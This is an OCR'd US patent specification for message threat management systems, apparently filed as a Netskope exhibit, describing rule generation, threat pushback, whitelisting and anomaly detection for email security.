Feedback from Messaging Security Servers
2030
Candidate Rule Sets
2040
Goals
2035
Testing
2045
Test Data Sets
2010
Final Rules Sets
To Messaging Security Servers

FIG. 13




FIG. 14

Netskope Exhibit 1002 - Appendix B2




FIG. 15

Netskope Exhibit 1002 - Appendix B2

SYSTEMS AND METHODS FOR MESSAGE THREAT MANAGEMENT

CROSS-REFERENCE TO RELATED PATENT APPLICATION

This application is a continuation-in-part of commonly assigned U.S. patent application Ser. Nos. 10/093,553; 10/094,211; and 10/094,266 all filed on Mar. 8, 2002, which are hereby incorporated herein in their entirety.

BACKGROUND

The present invention is directed to systems and methods for receiving information related to messaging threats, processing the information, and generating rules and policies in response to those threats. More specifically, without limitation, the present invention relates to computer-based systems and methods for responding to a range of threats to messaging systems including viruses, spam, and other attacks on the server software.

The internet is a global network of connected computer networks. Over the last several years the Internet has grown in significant measure. A large number of computers on the Internet provide information in various forms. Anyone with a computer connected to the Internet can potentially tap into this vast pool of information.

The information available via the Internet encompasses information available via a variety of types of application layer information servers such as SMTP (simple mail transfer protocol), POP3 (Post Office Protocol), GOPHER (RFC 1436), WAIS, HTTP (Hypertext Transfer Protocol, RFC 2616) and FTP (file transfer protocol, RFC 1123).

One of the most wide spread method of providing information over the Internet is via the World Wide Web (the Web). The Web consists of the computers connected to the Internet; the computers in this subset run Hypertext Transfer Protocol (HTTP) servers (Web servers). Several extensions and modifications to HTTP have been proposed including, for example, an extension framework (RFC 2774) and authentication (RFC 2617). Information on the Internet can be accessed through the use of a Uniform Resource Identifier (URI, RFC 2306). A URI uniquely specifies the location of a particular piece of information on the Internet. A URI will typically be composed of several components. The first component typically designates the protocol by which the address piece of information is accessed (e.g., HTTP, GOPHER, etc.). This first component is separated from the remainder of the URI by a colon (':'). The remainder of the URI will depend upon the protocol component. Typically, the remainder designates a computer on the Internet by name, or by IP number, as well as a more specific designation of the location of the resource on the designated computer. For instance, a typical URI for an HTTP resource might be:

http://www.server.com/dir1/dir2/resource.htm

where http is the protocol, www.server.com is the designated computer and /dir1/dir2/resource.htm designates the location of the resource on the designated computer. The term URI includes Uniform Resource Names (URN's) including URN's as defined according to RFC 2141.

Web servers host information in the form of Web pages; collectively the server and the information hosted are referred to as a Web site. A significant number of Web pages are encoded using the Hypertext Markup Language (HTML) although other encodings using eXtensible Markup Language (EML) or XHTML. The published specifications for these languages are incorporated by reference herein; such specifications are available from the World Wide Web Consortium and its Web site (http://www.w3c.org). Web pages in these formatting languages may include links to other Web pages on the same Web site or another. As will be known to those skilled in the art, Web pages may be generated dynamically by a server by integrating a variety of elements into a formatted page prior to transmission to a Web client. Web servers, and information servers of other types, await requests for the information from Internet clients.

Client software has evolved that allows users of computers connected to the Internet to access this information. Advanced clients such a Netscape's Navigator and Microsoft's Internet Explorer allow users to access software provided via a variety of information servers in a unified client environment. Typically, such client software is referred to as browse software.

Electronic mail (e-mail) is another wide spread application using the Internet. A variety of protocols are often used for e-mail transmission, delivery and processing including SMTP and POP3 as discussed above. These protocols refer, respectively, to standards for communicating e-mail messages between servers and for server-client communication related to e-mail messages. These protocols are defined respectively in particular RFC's (Request for Comments) promulgated by the IETF (Internet Engineering Task Force). The SMTP protocol is defined in RFC 821, and the POP3 protocol is defined in RFC 1939.

Since the inception of these standards, various needs have evolved in the field of e-mail leading to the development of further standards including enhancements or additional protocols. For instance, various enhancements have evolved to the SMTP standards leading to the evolution of extended SMTP. Examples of extensions may be seen in (1) RFC 1869 that defines a framework for extending the SMTP service by defining a means whereby a server SMTP can inform a client SMTP as to the service extensions it supports and in (2) RFC 1891 that defines an extension to the SMTP service, which allows an SMTP client to specify (a) that delivery status notifications (DSNs) should be generated under certain conditions, (b) whether such notifications should return the contents of the message, and (c) additional information, to be returned with a DSN, that allows the sender to identify both the recipient(s) for which the DSN was issued, and the transaction in which the original message was sent.

In addition, the IMAP protocol has evolved as an alternative to POP3 that supports more advanced interactions between e-mail servers and clients. This protocol is described in RFC 2060.

The various standards discussed above by reference to particular RFC's are hereby incorporated by reference herein for all purposes. These RFC's are available to the public through the IETF and can be retrieved from its Web site. (http://www.ietf.org/rfc.html). The specified protocols are not intended to be limited to the specific RFC's quoted herein above but are intended to include extensions and revisions thereto. Such extensions and/or revisions may or may not be encompassed by current and/or future RFC's.

A host of e-mail server and client products have been developed in order to foster e-mail communication over the Internet. E-mail server software includes such products as sendmail-based servers, Microsoft Exchange, Lotus notes Server, and Novell Group Wise; sendmail-based servers refer to a number of variations of servers originally based upon the sendmail program developed for the UNIX operating systems. A large number of e-mail clients have also been developed that allow a user to retrieve and view e-mail messages from a server, example products include Microsoft Outlook,

Microsoft Outlook Express, Netscape Messenger, and Eudora. In addition, some e-mail servers in conjunction with a Web server, allow a Web browser to act as an e-mail client using the HTTP standard.

As the Internet has become more widely used, it has also created new risks for corporations. Breaches of computer security by hackers and intruders and the potential for compromising information are a very real and serious threat. Organizations have deployed some or all of the following security technologies to protect their networks from Internet attacks:

Firewalls have been deployed at the perimeter of corporate networks. Firewalls act as gatekeepers and allow only authorized users to access a company network. Firewalls play an important role in controlling traffic into networks and are an important first step to provide Internet security.

Intrusion detection systems (IDS) are being deployed throughout corporate networks. While the firewall acts as a gatekeeper, IDS act like a video camera. IDS monitor network traffic for suspicious patterns of activity, and issue alerts when that activity is detected. IDS proactively monitor your network 24 hours a day in order to identify intruders within a corporate or other local network.

Firewall and IDS technologies have helped corporations to protect their networks and defend their corporate information assets. However, as use of these devices have become widespread, hackers have adapted and are now shifting their point-of-attack from the network to Internet applications. The most vulnerable applications are those that require a direct, "always-open" connection with the Internet such as web and e-mail. As a result, intruders are launching sophisticated attacks that target security holes within these applications.

Many corporations have installed a network firewall, as one measure in controlling the flow of traffic in and out of corporate computer networks, but when it comes to Internet application communications such as e-mail messages and Web requests and responses, corporations often allow employees to send and receive from or to anyone or anywhere inside or outside the company. This is done by opening a port, or hole in their firewall (typically, port **25** for e-mail and port **80** for Web), to allow the flow of traffic. Firewalls do not scrutinize traffic flowing through this port. This is similar to deploying a security guard at a company's entrance but allowing anyone who looks like a serviceman to enter the building. An intruder can pretend to be a serviceman, bypass the perimeter security, and compromise the serviced Internet application.

FIG. **1** depicts a typical prior art server access architecture. With in a corporation's local network **190**, a variety of computer systems may reside. These systems typically include application servers **120** such as Web servers and e-mail servers, user workstations running local clients **130** such as e-mail readers and Web browsers, and data storage devices **110** such as databases and network connected disks. These systems communicate with each other via a local communication network such as Ethernet **150**. Firewall system **140** resides between the local communication network and Internet **160**. Connected to the Internet **160** are a host of external servers **170** and external **180**.

Local clients **130** can access application servers **120** and shared data storage **110** via the local communication network. External clients **180** can access external application servers **170** via the Internet **160**. In instances where a local server **120** or a local client **130** requires access to an external server **170** or where an external client **180** or an external server **170** requires access to a local server **120**, electronic communications in the appropriate protocol for a given application server flow through "always open" ports of firewall system **140**.

The security risks do not stop there. After taking over the mail server, it is relatively easy for the intruder to use it as a launch pad to compromise other business servers and steal critical business information. This information may include financial data, sales projections, customer pipelines, contract negotiations, legal matters, and operational documents. This kind of hacker attack on servers can cause immeasurable and irreparable losses to a business.

In the 1980's, viruses were spread mainly by floppy diskettes. In today's interconnected world, applications such as e-mail serve as a transport for easily and widely spreading viruses. Viruses such as "I Love You" use the technique exploited by distributed Denial of Service (DDoS) attackers to mass propagate. Once the "I Love You" virus is received, the recipient's Microsoft Outlook sends emails carrying viruses to everyone in the Outlook address book. The "I Love You" virus infected millions of computers within a short time of its release. Trojan horses, such as Code Red use this same technique to propagate themselves. Viruses and Trojan horses can cause significant lost productivity due to down time and the loss of crucial data.

The Nimda worm simultaneously attacked both email and web applications. It propagated itself by creating and sending infectious email messages, infecting computers over the network and striking vulnerable Microsoft IIS Web servers, deployed on Exchange mail servers to provide web mail.

Most e-mail and Web requests and responses are sent in plain text today, making it just as exposed as a postcard. This includes the e-mail message, its header, and its attachments, or in a Web context, a user name and password and/or cookie information in an HTTP request. In addition, when you dial into an Internet service Provider (ISP) to send or receive e-mail messages, the user ID and password are also sent in plain text, which can be snooped, copied, or altered. This can be done without leaving a trace, making it impossible to know whether a message has been compromised.

As the internet has become more widely used, it has also created new troubles for users. In particular, the amount of "spam" received by individual users has increased dramatically in the recent past. Spam, as used in this specification, refers to any communication receipt of which is either unsolicited or not desired by its recipient.

The following are additional security risks caused by Internet applications:

- E-mail spamming consumes corporate resources and impacts productivity. Furthermore, spammers use a corporation's own mail servers for unauthorized email relay, making it appear as if the message is coming from that corporation.
- E-mail and Web abuse, such as sending and receiving inappropriate messages and Web pages, are creating liabilities for corporations. Corporations are increasingly facing litigation for sexual harassment or slander due to e-mail their employees have sent or received.
- Regulatory requirements such as the Health Insurance Portability and Accountability Act (HIPAA) and the Gramm-Leach-Bliley Act (regulating financial institutions) create liabilities for companies where confidential patient or client information may be exposed in e-mail and/or Web servers or communications including e-mails, Web pages and HTTP requests.

Using the "always open" port, a hacker can easily reach an appropriate Internet application server, exploit its vulnerabilities, and take over the server. This provides hackers easy access information available to the server, often including

sensitive and confidential information. The systems and methods according to the present invention provide enhanced security for communications involved with such Internet applications requiring an "always open" connection.

Anti-spam in use today include fail-open systems in which all incoming messages are filtered for spam. In these systems, a message is considered not to be spam until some form of examination proves otherwise. A message is determined to be spam based on an identification technique. Operators of such systems continue to invest significant resources in efforts to reduce the number of Legitimate messages that are misclassified as spam. The penalties for any misclassification are significant and therefore most systems are designed to be predisposed not to classify messages as spam.

One such approach requires a user to explicitly list users from whom email is desirable. Such a list is one type of "whitelist". There are currently two approaches for creating such a whitelist. In a desktop environment, an end-user can import an address book as the whitelist. This approach can become a burden when operated at a more central location such as the gateway of an organization. Therefore, some organizations only add a few entries to the whitelist as necessary. In that case, however, the full effect of whitelisting is not achieved. The present invention improves upon these systems by including a system that allows a more effective solution for whitelisting while requiring reduced manual effort by end-users or administrators. The present invention also allows a whitelist system to be strengthened by authenticating sender information.

Other systems in use today employ a fail-closed system in which a sender must prove its legitimacy. A common example of this type of system uses a challenge and response. Such a system blocks all messages from unknown senders and itself sends a confirmation message to the sender. The sender must respond to verify that it is a legitimate sender. If the sender responds, the sender is added to the whitelist. However, spammers can create tools to respond to the confirmation messages. Some confirmation messages are more advanced in an effort to require that a human send the response. The present invention is an improvement upon these systems. The present invention can reference information provided by users to determine who should be whitelisted rather than rely on the sender's confirmation. The systems and methods according to the present invention provide enhanced accuracy in the automated processing of electronic communications.

U.S. Pat. No. 6,052,709, the disclosure of which is incorporated herein by this reference, assigned to Bright Light Technologies discloses a system for collecting spam messages so that rules can be created and sent to servers. The disclosed system includes the steps of data collection, rule creation, and distribution of rules to clients. The disclosed system is directed to a particular method of data collection for spam messages. No system or method for creating rules based on input data are disclosed. Nor does it disclose a systematic approach to generating rules. Furthermore, the disclosed system is limited to spam threats and only allows one type of input. The threat management center of the present invention is operative on all messaging threats including, but not limited to, spam, virus, worms, Trojans, intrusion attempts, etc. The threat management center of the present invention also includes novel approaches to the process of rule creation. Additionally, the present invention improves on the state of the art by providing a more generalized and useful data collection approach. The data collection system of the present invention includes modules that process input into data that can be used by the rule creation process. The present invention can also use feedback from application layer security servers as input to the creation process.

U.S. patent application Ser. No. 10/154,137 (publication 2002/0199095 A1), the disclosure of which is incorporated herein by this reference, disclose a system for message filtering. The disclosed system allows spam messages to be forwarded to a database by users of the system. In contrast, the systems and methods of the present invention do not rely on the users; rather the messaging security system(s) can automatically determine spam using identification techniques and then forward the results to a database. The system of the present invention can add known spam messages as well as misclassified messages forwarded by users to the database to retain the system. Systems known in the art require the forwarding of entire messages to the databases. In the present invention, individual messaging or application layer security systems can extract meaningful features from spam messages, threatening messages and/or non-spam/non-threatening messages and forward only relevant features to a database.

U.S. Pat. No. 6,161,130, the disclosure of which is incorporated herein by this reference, discloses a technique for detecting "junk" email. The disclosed system is operative only on spam and not the entire class of messaging security threats. The inputs for the disclosed system are limited spam and non-spam e-mail. This patent discloses text analysis based features such as the tokens in a message. This patent discloses "predefined handcrafted distinctions" but does not further disclose what they are or how these can be created. The system of the present invention can classify based on not only the text analysis but also other features of the messages. Additionally, the system of the present invention can include fully automated feature extraction for non-text based features.

In addition, known security systems have been developed to provide peer-to-peer communication of threat information. Such systems are typically designed for a ring of untrusted peers and therefore address trust management between the peers. Additionally, current peer-to-peer systems do not have a central entity. The system of the present invention operates between a set of trusted peers; therefore, trust management need not be addressed by the present invention. Further, a centralized threat management system coordinates threat information among multiple trusted application layer security systems communicating in a peer-to-peer manner. Therefore, the threat notification system can process more real-time data exchange. This makes the distributed IDS (intrusion detection system) more scalable.

In addition, current systems only exchange intrusion alerts. These systems can only notify each other of attacks of which they are aware. While the underlying detection method could be misuse or anomaly detection, the data exchanged is only the detected attack information. The system of the present invention distributes more general information about traffic patterns as well as specific threat information. As a non-limiting example, if anomaly detection is used, the system of the present invention can exchange the underlying statistics instead of waiting for the statistics to indicate an attack. Exchanged statistics can include information about the frequency of certain attacks. Therefore, even if other systems already have a signature for a certain attack, the system of the present invention will notify them of an outbreak of this attack. Additionally, traffic patterns can be exchanged among peers and that information can be further processed by the other peers to infer a global view of traffic patterns. This

information exchange can be similar to routing protocols that allow each node to infer a global view of the network topology.

SUMMARY

The present invention is directed to systems and methods for messaging threat protection. A typical architecture includes the following components: 1) a centralized threat management center that can collect threat information and create rules and/or policies for messaging security systems, 2) a peer-to-peer based messaging notification system that is operative between messaging security systems, and 3) a hierarchical messaging pushback system that blocks communications as close as possible to the source by sending notifications to systems on a path towards the source.

A preferred embodiment according to the present invention for a threat management center, a threat pushback system or a peer-to-peer application layer security system communication environment each alone, or as an overall environment, include a system data store (SDS), a system processor and one or more interfaces to one or more communications networks over which electronic communications are transmitted and received. The SDS stores data needed to provide the desired system functionality and may include, for example, received communications, data associated with such communications, information related to known security risks, information related to corporate policy with respect to communications for one or more applications (e.g. corporate e-mail policy, Web access guidelines, message interrogation parameters, and whitelists) and predetermined responses to the identification of particular security risks, situations or anomalies.

The SDS may include multiple physical and/or logical data stores for storing the various types of information. Data storage and retrieval functionality may be provided by either the system processor or data storage processors associated with the data store. The system processor is in communication with the SDS via any suitable communication channel(s); the system processor is in communication with the one or more interfaces via the same, or differing, communication channel (s). The system processor may include one or more processing elements that provide electronic communication reception, transmission, interrogation, analysis and/or other functionality.

In a threat management center, the SDS may further include one or more sets of threat management goals and/or one or more sets of test data. Accordingly, one preferred threat management method includes a variety of steps that may, in certain embodiments, be executed by the environment summarized above and more fully described below or be stored as computer executable instructions in and/or on any suitable combination of computer-readable media. Threat information is received from one or more sources; such sources can include external security databases and threat information data from one or more application and/or network layer security systems. The received threat information is reduced into a canonical form. Features are extracted from the reduced threat information; these features in conjunction with configuration data such as goals are used to produce rules. In some embodiments, these rules are tested against one or more sets of test data and compared against the same or different goals; if one or more tests fail, the rules are refined until the test succeed within an acceptable margin of error. The rules are then propagated to one or more application layer security systems.

One preferred threat pushback method includes a variety of steps that may, in certain embodiments, be executed by the environment summarized above and more fully described below or be stored as computer executable instructions in and/or on any suitable combination of computer-readable media. A communication is received. A threat profile associated with the received communication is generated. In some cases, the generation occurs through application of one or more tests to the received communication, wherein each of the one or more tests evaluates the received communication for a particular security risk. In other instance, a manual entry of a threat profile via a provided interface serves to generate the threat profile. The threat profile is compared with configuration information. Typically, configuration information can include threat types of internet and weights associated therewith. In some embodiments, the comparison is accomplished by calculating a threat value from the threat profile and determining whether the threat value satisfies a predetermined threat condition. If the comparison indicates the received communication represents a threat, one or more computer addresses in a back path of the received communication are identified, and information based upon the threat profile is outputted.

In some embodiments, identified address along the back path are authenticated prior to propagation of threat information. In other embodiments, an interface may be provided to allow establishing configuration information regarding one or more threat types, wherein configuration information comprises threat types of interest and weights associated therewith.

Accordingly, one preferred method of whitelist usage includes a variety of steps that may, in certain embodiments, be executed by the environment summarized above and more fully described below or be stored as computer executable instructions in and/or on any suitable combination of computer-readable media. In some embodiments, an electronic communication directed to or originating from an application server is received. The source of the electronic communication may be any appropriate internal or external client or any appropriate internal or external application server. One or more tests applied to the received electronic communication to evaluate the received electronic communication for a particular security risk. A risk profile associated with the received electronic communication is stored based upon this testing. The stored risk profile is compared against data accumulated from previously received electronic communications to determine whether the received electronic communication is anomalous. If the received communication is determined to be anomalous, an anomaly indicator signal is output. The output anomaly indicator signal may, in some embodiments, notify an application server administrator of the detected anomaly by an appropriate notification mechanism (e.g., pager, e-mail, etc.) or trigger some corrective measure such as shutting down the application server totally, or partially (e.g., deny access to all communications from a particular source).

Some embodiments may provide support for communicating information based upon the stored risk profile to a threat notification system to a further security appliance or further security appliances. Without limitation, such security appliances can include threat management centers and other application layer security systems. Such communication of information can be instead of, or in addition to, any anomaly indicator signal. In some embodiments, anomaly detection need not occur nor does an anomaly indicator signal need to be output.

In some embodiments, an electronic communication directed to or originating from an email server is received. One or more tests can be applied to the received electronic

communication to compare the sender's address in the received electronic communication to addresses contained in one or more whitelists.

Some embodiments may also support a particular approach to testing the received electronic communication, which may also be applicable for use in network level security and intrusion detection. In such embodiments, each received communication is interrogated by a plurality of interrogation engines where each such interrogation engine is of a particular type designed to test the communication for a particular security risk. Each received communication is interrogated by a series of interrogation engines of differing types. The ordering and selection of interrogation engine types for use with received communications may, in some embodiments, be configurable, whereas in others the ordering and selection may be fixed.

Associated with each interrogation engine is a queue of indices for communications to be evaluated by the particular interrogation engine. When a communication is received, it is stored and assigned an index. The index for the receive communication is placed in a queue associated with an interrogation of a particular type as determined by the interrogation engine ordering. Upon completion of the assessment of the received communication by the interrogation engine associated with the assigned queue, the index is assigned to a new queue associated with an interrogation engine of the next type as determined by the interrogation engine ordering. The assignment process continues until the received communication has been assessed by an interrogation engine of each type as determined by the interrogation engine selection. If the communication is successfully passes an interrogation engine of each type, the communication is forwarded to its appropriate destination. In some embodiments, if the communication fails any particular engine, a warning indicator signal may be output; the communication may then be forwarded with or without an indication of its failure to its appropriate destination, to an application administrator and/or both.

In some embodiments using this queuing approach, the assignment of the index for a received communication to a queue for an interrogation engine of a particular type may involve an evaluation of the current load across all queues for the particular interrogation engine type. If a threshold load exists, a new instance of an interrogation engine of the particular type may be spawned with an associated index queue. The index for the received communication may then be assigned for the queue associated with the interrogation engine instance. In some embodiments, the load across the queues associated with particular type may be redistributed across the queues including the one associated with the new interrogation engine instance prior to the assignment of the index associated with the newly received communication to the queue. Some embodiments may also periodically, or at particular times such as a determination that a particular queue is empty, evaluate the load across queues for a type of interrogation engine and if an inactivity threshold is met, shutdown excess interrogation instances of that type and disassociating or deallocating indices queues associated with shutdown instances.

Alternatively, a fixed number of interrogation engines of each particular type may be configured in which case dynamic instance creation may or may not occur. In fixed instance embodiments not supporting dynamic instance creation, assignment to a particular queue may result from any appropriate allocation including loud evaluation or serial cycling through queues associated with each interrogation engine instance of the particular type desired.

In some embodiments, anomaly detection may occur through a process outlined as follows. In such a process, data associated with a received communication is collected. The data may be accumulated from a variety of source such as from the communication itself and from the manner of its transmission and receipt. The data may be collected in any appropriate manner such as the multiple queue interrogation approach summarized above and discussed in greater detail below. Alternatively, the data collection may result from a parallel testing process where a variety of test is individually applied to the received communication in parallel. In other embodiments, a single combined analysis such as via neural network may be applied to simultaneously collect data associated with the received communication across multiple dimensions.

The collected data is then analyzed to determine whether the received communication represents an anomaly. The analysis will typically be based upon the collected data associated with the received communication in conjunction with established communication patterns over a given time period represented by aggregated data associated with previously received communications. The analysis may further be based upon defined and/or configurable anomaly rules. In some embodiments, analysis may be combined with the data collection; for instance, a neural network could both collect the data associated with the received communication and analyze it.

The adaptive communication interrogation can use established communication patterns over a given time period represented by aggregated data associated with previously received communications. The analysis can further be based upon defined and/or configurable spam rules. In some embodiments, analysis can be combined with the data collection; for instance, a neural network could both collect the data associated with the received communication and analyze it.

Finally, if an anomaly is detected with respect to the received communication, an indicator signal is generated. The generated signal may provide a warning to an application administrator or trigger some other appropriate action. In some embodiments, the indicator signal generated may provide a generalized indication of an anomaly; in other embodiments, the indicator may provide additional data as to a specific anomaly, or anomalies, detected. In the later embodiments, any warning and/or actions resulting from the signal may be dependent upon the additional data.

Data collected from received communications can be analyzed to determine whether the received communication is on one or more whitelists. The analysis is typically based upon the collected data associated with the received communication in conjunction with reference to one or more whitelists. If no match to a whitelist is found, the communication can be subject to a certain level of interrogation. If a match to the whitelist is found, the communication can either bypass any message interrogation or it can be subject to a different level of interrogation. In one preferred embodiment, if a match to a whitelist is found, the message can be subject to either adaptive message interrogation or no message interrogation. If no match to a whitelist is found, the message can be subject to normal message interrogation. Additionally, a whitelist can be created and/or updated based on outbound communication. In one preferred embodiment, some or all of the destination addresses of outbound communications are added to a whitelist. If a destination address already appears on a whitelist, a confidence value associated with the destination can be modified based upon the destination address' presence. For instance, a usage count may be maintained; such a

usage can reflect absolute usage of the address or usage of the address over a given period of time.

Additional advantages of the invention will be set forth in part in the description which follows, and in part will be obvious from the description, or may be learned by practice of the invention. The advantages of the invention will be realized and attained by means of the elements and combinations particularly pointed out in the appended claims. It is to be understood that both the foregoing general description and the following detailed description are exemplary and explanatory only and are not restrictive of the invention, as claimed.

BRIEF DESCRIPTION OF THE DRAWINGS

The accompanying drawings, which are incorporated in and constitute a part of this specification, illustrate embodiments of the invention and together with the description, serve to explain the principles of the invention.

FIG. **1** depicts a typical prior art access environment.

FIG. **2** depicts a hardware diagram for an environment using one preferred embodiment according to the present invention.

FIG. **3** is a logical block diagram of the components in a typical embodiment of the present invention.

FIG. **4** is a flow chart of an exemplary anomaly detection process according to the present invention.

FIG. **5** is a sample anomaly detection configuration interface screen.

FIG. **6** is a block diagram depicting the architecture of an exemplary embodiment of a security enhancement system according to the present invention.

FIG. **7** is a block diagram depicting the architecture of an exemplary embodiment of a risk assessment approach according to the present invention using multiple queues to manage the application of a plurality of risk assessments to a received communication.

FIGS. **8**A-**8**B are a flow chart depicting the process of accessing risk associated with a received communication using the architecture depicted in FIG. **7**.

FIG. **9** is a flow chart of exemplary communication assessment process according to the present invention.

FIG. **10** is a flow chart of an exemplary whitelist management process according to the present invention.

FIG. **11** is a flow chart of an exemplary interrogation process according to the present invention.

FIG. **12** depicts an overview of information flow through one preferred embodiment of the threat management architecture.

